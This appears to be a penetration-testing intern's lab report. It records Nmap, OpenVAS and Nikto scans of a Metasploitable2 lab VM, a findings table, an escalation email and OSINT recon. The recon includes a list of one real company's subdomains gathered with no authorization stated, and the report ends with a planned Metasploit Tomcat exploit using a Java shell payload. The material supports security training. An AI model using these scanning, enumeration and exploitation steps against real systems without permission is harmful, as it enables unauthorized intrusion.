# Theoretical Knowledge

**1. Vulnerability Scanning Techniques**  
**What to Learn:**

* **Core Concepts:**
  + Scan Types: Network (e.g., Nmap port scans), application (e.g., Nikto for web flaws), authenticated vs. unauthenticated.
  + Vulnerability Scoring: Use CVSS v4.0 (e.g., CVSS 8.8 for RCE = High). Example: Apache Struts (CVE-2017-5638) = Critical.
  + False Positives: Validate findings (e.g., manual checks for open ports).
* **Key Objectives:** Configure and validate scans for accurate risk assessment.
* **How to** Learn**:**
  + Study OWASP Testing Guide for web scanning.
  + Review NIST SP 800-115 for scanning methods.
  + Analyze WannaCry case for CVSS mapping.

**2. Penetration Testing Techniques**  
**What to Learn:**

* **Core Concepts:**
  + Phases: Recon (e.g., OSINT with Shodan), Scanning (e.g., Nessus), Exploitation (e.g., Metasploit), Post-Exploitation (e.g., privilege escalation), Reporting.
  + Methodologies: PTES, OWASP WSTG. Example: PTES for scoping web tests.
  + Ethics: Ensure client authorization and defined scope.
* **Key Objectives:** Execute structured, ethical pentests.
* **How to Learn:**
  + Explore PTES for phase details.
  + Study OWASP WSTG for web pentesting.
  + Review SANS pentest case studies.

**3. Exploit Development Basics  
What to Learn:**

* **Core Concepts:**
  + Exploit Types: Buffer overflows, SQL injection, XSS. Example: XSS via unescaped input.
  + Exploit Writing: Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.
  + Mitigations: Understand ASLR, WAFs, and patching.
* **Key Objectives:** Develop and test exploits safely.
* **How to Learn:**
  + Study Exploit-DB for PoC examples.
  + Use TCM Security’s exploit guides.
  + Try TryHackMe’s buffer overflow room.



**Practical Application**

1. Vulnerability Scanning Lab  
**Activities:**

* **Tools:** Nmap, OpenVAS, Nikto.
* **Tasks:** Run scans, prioritize vulnerabilities, document results.
* **Enhanced Tasks:**
  + **Scan Setup:** Track results in a table (copy-paste into Slack):

Scan ID | Vulnerability | CVSS Score | Priority | Host

--------|--------------------|------------|----------|---------------

001 | SQL Injection | 9.1 | Critical | 192.168.1.20

002 | Open Port 445 | 6.5 | Medium | 192.168.1.30

* **Test Case:** Scan a Metasploitable2 VM with Nmap (nmap -sV 192.168.1.100) and OpenVAS.
* **Prioritization:** Score using CVSS in Google Sheets.
* **Report:** Draft in Google Docs:

Title: Critical Web Vulnerabilities

Findings: [CVE-2021-41773], [Host: 192.168.1.20]

Remediation: Patch Apache, disable unused ports

* **Escalation:** Write a 100-word email to developers with PoC.



# Practical Application

## 1. Vulnerability Scanning Lab

* **Tools:** Nmap, OpenVAS, Nikto.

### 1.1Nmap

**Target**: Metasploitable2 VM – 192.168.68.105

┌──(root㉿DiffDell)-[~]

└─# nmap -sV 192.168.68.105

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 19:58 IST

Nmap scan report for 192.168.68.105

Host is up (0.011s latency).

Not shown: 977 closed tcp ports (reset)

**PORT STATE SERVICE VERSION**

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login OpenBSD or Solaris rlogind

514/tcp open tcpwrapped

1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

**Service Info**: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds

### 1.2 Openvas

Scan Metasploitable with OpenVAS:

**Kali**: sudo gvm-start ---Start the OpenVas

Scan the Metasploitable Machine -192.168.68.105

**Log in to GVM (Greenbone Web UI)**

* URL: <http://127.0.0.1:9392>
* Login: Use the **username** and **password** you set (e.g., admin / kali123)

**🌐 2. Create a New Target**

This defines what IP/domain to scan.

🔹 Go to:  
Configuration → Targets → click **"Create Target"**

**Fill in the form:**

* **Name**: Test Scan (or any name)
* **Hosts**: IP address or hostname (e.g., 192.168.68.105)
* **Port List**: Use default (All IANA assigned TCP ports)

Then click **"Save"**

**🎯 3. Create a Task (Scan Job)**

Go to:  
Scans → Tasks → click **"Create Task"**

**Fill in the form:**

* **Name**: Scan My Target
* **Target**: Select the target you created earlier
* **Scan Config**: Use Full and fast (good default)
* Leave others as default and click **"Save"**

**▶️ 4. Start the Scan**

In the **Tasks** list:


* Click the **play button (▶️)** next to your task

The scan will begin. You’ll see its status change to:

* Requested → Running → Done

**⏳ 5. Wait for Scan to Complete**

* Depending on target size and config, this can take from a few minutes to an hour
* You can refresh or monitor status live



**📊 6. View Results**

Once the scan status is **"Done"**:


* Go to Scans → Reports
* Click your scan name to open the report
* You’ll see:
  + Vulnerability summary
  + Severity (High, Medium, Low)
  + Affected ports/services
  + CVEs, exploits, and remediation tips

**✅ Optional: Export Report**

* Click **"Download"** icon
* Export as PDF, HTML, XML, etc.
  + 1. Analyze results (e.g., CVSS scores, CVE IDs).

**Documenting Findings:**

**Report:**



**Host Summary**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Host | High | Medium | Low | Log | FalsePositive |
| 192.168.68.105 | 11 | 13 | 2 | 0 | 0 |

**Port Summary for Host 192.168.68.105**


|  |  |
| --- | --- |
| Service (Port) | Threat Level |
| 21/tcp | High (CVSS: 10.0) |
| 80/tcp | High (CVSS: 10.0) |
| general/tcp | High (CVSS: 10.0) |
| 22/tcp | High (CVSS: 9.8) |
| 6697/tcp | High (CVSS: 8.1) |
| 631/tcp | High(CVSS:7.5) |

**All the Critical Vulnerabilities included in the Google Excel Sheet.**

### 1.3 Nikto

**Title:  Critical Web Vulnerabilities**

**Host: http://192.168.68.105/dvwa/login.php**



**Findings:**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Finding (from Nikto)** | **What it really means** | **CVE / Reference** | **CVSS v3.1 (official if available)** | **Quick fix** |
| /?-s and ...login.php?-s → *“PHP allows retrieval of source via -s”* | Classic **PHP-CGI argument injection / RCE** bucket. Nikto’s -s hints the 2012 PHP-CGI bug. | **CVE-2012-1823** | **9.8 (Critical)** | Disable PHP-CGI, block ? args to CGI, or upgrade PHP (any modern PHP is fixed). ([NVD](https://nvd.nist.gov/vuln/detail/cve-2012-1823?utm_source=chatgpt.com), [Red Hat Customer Portal](https://access.redhat.com/security/cve/cve-2012-1823?utm_source=chatgpt.com)) |
| Server: Apache/2.2.8 (very old) | **EOL httpd 2.2** → exposed to many unpatched vulns; not a single CVE to score. Treat as **policy/high risk**. | Apache notes on **2.2 EOL** | N/A (multiple CVEs) | Upgrade to a supported **Apache 2.4.x** immediately. ([Apache HTTP Server](https://httpd.apache.org/security/vulnerabilities_22.html?utm_source=chatgpt.com), [endoflife.date](https://endoflife.date/apache-http-server?utm_source=chatgpt.com)) |
| HTTP TRACE enabled | **Cross-Site Tracing (XST)** risk; often used to echo headers/cookies via JS. Misconfig, not one CVE. | OWASP XST / WSTG | Use custom CVSS if required (often **Low–Medium**): e.g., AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N ≈ **3.1 (Low)** | Disable TRACE/TRACK (e.g., TraceEnable off in Apache). ([OWASP](https://owasp.org/www-community/attacks/Cross_Site_Tracing?utm_source=chatgpt.com)) |
| Lots of /\*.tgz, \*.tar, \*.war, \*.pem, \*.jks, \*.egg | Likely **backup/key dumps exposed** → **Info disclosure** (can be severe if secrets). | CWE-530 reference in Nikto | If files contain secrets: AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N ≈ **7.5 (High)** | Remove from web root; rotate keys; restrict direct download. (Confirm by actually fetching one benign file.) |
| SIPS v0.2.2 ... user account info (including password) retrievable | Auth bypass/info disclosure in **SIPS 0.2.2**. Old but real. Might not have a CVE; has Exploit-DB ref. | EDB-22381 | If credentials exposed unauthenticated: AV:N/AC:L/PR:N/UI:N/S:U/**C:H**/I:N/A:N ≈ **7.5 (High)** | Remove/patch SIPS; block the path; rotate exposed passwords. ([Exploit Database](https://www.exploit-db.com/exploits/22381?utm_source=chatgpt.com), [Vulners](https://vulners.com/exploitdb/EDB-ID%3A22381?utm_source=chatgpt.com)) |
| /?=PHPE... (OSVDB-12184) | **PHP version/info disclosure** via magic query tokens. | OSVDB-12184 discussion | Usually **Low**: AV:N/AC:L/PR:N/UI:N/S:U/**C:L**/I:N/A:N ≈ **3.3** | Disable expose\_php, update PHP, block these routes. ([Server Fault](https://serverfault.com/questions/126954/nikto-probe-warning-messages?utm_source=chatgpt.com), [seclists.org](https://seclists.org/nmap-dev/2010/q2/631?utm_source=chatgpt.com), [dev.nmap.narkive.com](https://dev.nmap.narkive.com/qbxGwwaj/nse-php-version-disclosure-osvdb-12184?utm_source=chatgpt.com)) |
| Missing headers: **X-Frame-Options**, **X-Content-Type-Options**, cookies without **HttpOnly** | Security-hardening gaps; not CVEs, but exploitable in chains (clickjacking, MIME-sniff, scriptable cookies). | MDN/OWASP | Treat as **Low** each, but fix as hygiene. | Add X-Frame-Options/Content-Security-Policy frame-ancestors, X-Content-Type-Options: nosniff, set HttpOnly; Secure; SameSite on cookies. ([MDN Web Docs](https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers?utm_source=chatgpt.com), [OWASP](https://owasp.org/www-community/HttpOnly?utm_source=chatgpt.com)) |

**Findings also included in the Google Docs.**

### 1.4 Escalation Email

**Subject**: Critical Security Vulnerability – Immediate Action Required

Hi Team,

During a recent **VAPT assessment**, we identified **critical vulnerabilities** on host 192.168.68.105 using **OpenVAS**. The detailed findings, including CVSS scores, have been documented in the attached **Excel sheet** for your review and remediation planning.

Additionally, the host’s web application (http://192.168.68.105/dvwa/login.php) was scanned using **Nikto**, and the consolidated results have been compiled into a **Google Docs** report.

Immediate Action Required: Please review the attached findings and apply necessary patches or configuration changes to mitigate these vulnerabilities.

Let me know if you require **logs, Proof-of-Concept (PoC)** details, or further clarification.

Thanks,  
 Ch. Sandhya Rani  
 VAPT Analyst Intern



**2. Reconnaissance Practice**  
**Activities:**

* **Tools:** Maltego, Shodan, Google Docs.
* **Tasks:** Perform OSINT, map assets, document steps.
* **Enhanced Tasks:**
  + **Recon Template:** Document in Google Docs:
    1. Domain Info
    2. Subdomains
    3. Exposed Services
  + **Asset Mapping:** Log steps (Slack-friendly):

Timestamp | Tool | Finding

--------------------|---------|-----------------------------

2025-08-18 10:00:00 | Shodan | Exposed SSH on 192.168.1.50

2025-08-18 10:30:00 | Maltego | Subdomain: dev.example.com

* **Checklist:** In Google Docs:
* Check WHOIS
* Enumerate subdomains (Sublist3r)
* Identify tech stack (Wappalyzer)
* **Summary:** Write a 50-word recon summary.



**2. Reconnaissance Practice**

**Tools Used**


**Shodan** → Search for exposed services, ports, IoT devices.

**Sublist3r / Amass** → Subdomain enumeration.  
**WHOIS** / **Wappalyzer** → Domain registration and technology fingerprinting.  
**Google Docs** → Documenting results.  


### 2.1. WHOIS Lookup

* **What it does:** Retrieves domain registration details.
* **Info Collected:** Registrar, registration/expiry date, nameservers, registrant contact (sometimes anonymized).
* **Why important:** Helps identify ownership, infrastructure age, and potential forgotten domains.
* **Command/Tool:**


**Command**: whois example.com



### 2.2 Shodan(Exposed Services)

* **What it does:** Searches the internet for exposed devices and services.
* **Info Collected:** Open ports, banners, software versions, SSL certificates, IoT devices.
* **Why important:** Detects externally exposed services that attackers might target.
* **Example:**

**Command:** shodan host ip address




### 2.3 Shodan Findings

| **Timestamp** | **Tool** | **Finding** |
| --- | --- | --- |
| 2025-08-21 15:25:40 | Shodan | Domain: **scanme.nmap.org**, IP: **45.33.32.156**, Host: Linode (Fremont, US) |
| 2025-08-21 15:25:40 | Shodan | **Port 22/tcp open** → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns |
| 2025-08-21 15:25:40 | Shodan | **Port 80/tcp open** → Apache HTTPD 2.4.7 (HTTP title: “Go ahead and ScanMe!”) – outdated, multiple CVEs reported |
| 2025-08-21 15:25:40 | Shodan | **Port 123/udp open** → NTP service (potential amplification if misconfigured) |
| 2025-08-21 15:25:40 | Shodan | **Port 9929/tcp open** → Non-standard service, requires further enumeration |
| 2025-08-21 15:25:40 | Shodan | **Port 31337/tcp open** → Often used as a “backdoor” test port; intentionally left open on scanme.nmap.org |
| 2025-08-21 15:25:40 | Shodan | **Vulnerabilities found**: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.) |

**2.3 Sublist3r- Enumerate subdomains**

**sublist3r -d simplilearn.com**

****

www.simplilearn.com

accounts.simplilearn.com

careersuccess.simplilearn.com

cfsigned.simplilearn.com

community.simplilearn.com

www.community.simplilearn.com

connect.simplilearn.com

connect-staging.simplilearn.com

connect-testing.simplilearn.com

developers.simplilearn.com

dockerv3.simplilearn.com

catelogapi.dockerv3.simplilearn.com

plutustest.dockerv3.simplilearn.com

dockerv4.simplilearn.com

dockerv5.simplilearn.com

engagex.simplilearn.com

financedesk.simplilearn.com

i2www.simplilearn.com

iitk.simplilearn.com

itdesk.simplilearn.com

www.itdesk.simplilearn.com

mail.itdesk.simplilearn.com

itsupport.simplilearn.com

jobassist.simplilearn.com

jobs.simplilearn.com

jobs-search.simplilearn.com

laas.simplilearn.com

landingpage.simplilearn.com

liveclass.simplilearn.com

lms.simplilearn.com

instride.lms.simplilearn.com

onlinetraining.simplilearn.com

reports.simplilearn.com

s2stokenservice.simplilearn.com

secure.simplilearn.com

www.secure.simplilearn.com

skillsnet.simplilearn.com

apps.skillsnet.simplilearn.com

compete.skillsnet.simplilearn.com

courses.skillsnet.simplilearn.com

preview.skillsnet.simplilearn.com

studio.skillsnet.simplilearn.com

support.skillsnet.simplilearn.com

sl-labs.simplilearn.com

sl-web-stories.simplilearn.com

preprod.subdomain.simplilearn.com

success.simplilearn.com

tableau.simplilearn.com


whm.simplilearn.com

www.whm.simplilearn.com

**2.4 Wappalyzer**

It is a tool used in reconnaissance (Recon) during VAPT.  
 It helps identify the technologies used by a website such as:

* Web servers (Apache, Nginx, IIS)  
  Frameworks (Django, Flask, Laravel, Spring)  
  CMS (WordPress, Joomla, Drupal)  
  JavaScript libraries (React, Angular, Vue.js, jQuery)  
  Databases, analytics tools, payment gateways, etc.

****

**2.5 Asset Mapping: Log steps (Slack-friendly):**

|  |  |  |
| --- | --- | --- |
| **Timestamp** | **Tool** | **Findings** |
| **2025-08-21 15:25:40** | **Shodan** | **Domain: scanme.nmap.org, IP: 45.33.32.156, Host: Linode (Fremont, US)** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 22/tcp open → OpenSSH 6.6.1p1 (Ubuntu 2ubuntu2.13) – outdated, potential SSH vulns** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 80/tcp open → Apache HTTPD 2.4.7 (HTTP title: “Go ahead and ScanMe!”) – outdated, multiple CVEs reported** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 123/udp open → NTP service (potential amplification if misconfigured)** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 9929/tcp open → Non-standard service, requires further enumeration** |
| **2025-08-21 15:25:40** | **Shodan** | **Port 31337/tcp open → Often used as a “backdoor” test port; intentionally left open on scanme.nmap.org** |
| **2025-08-21 15:25:40** | **Shodan** | **Vulnerabilities found: Multiple CVEs affecting Apache HTTPD & OpenSSH (e.g., CVE-2017-7679, CVE-2021-40438, CVE-2022-22720, CVE-2024-38474, etc.)** |
| **2025-08-21 12:25:40** | **Sublist3r** | **Found 50 subdomains for Simplilearn.com** |
| **2025-08-21 12:25:40** | **Wappalyzer** | **Site uses Apache Http Server 2.4.7 + Ubuntu Operating System** |

**2.6 Recon Summary (50 words)**

The reconnaissance phase revealed critical exposure points. WHOIS lookup provided registrar details, while Sublist3r discovered 50 subdomains. Shodan identified an exposed SSH service on  scanme.nmap.org. Wappalyzer confirmed Apache Http Server 2.4.7 + Ubuntu  in use. These insights aid in prioritizing penetration testing efforts.



**3. Exploitation Lab  
Activities:**

* **Tools:** Metasploit, Burp Suite, sqlmap.
* **Tasks:** Simulate exploits, validate results.
* **Enhanced Tasks:**
  + **Exploit Simulation:** Exploit Metasploitable2 with Metasploit (use exploit/multi/http/tomcat\_mgr\_login). Log:

Exploit ID | Description | Target IP | Status | Payload

-----------|-------------------|----------------|---------|-----------

003 | Tomcat RCE | 192.168.1.100 | Success | Java Shell

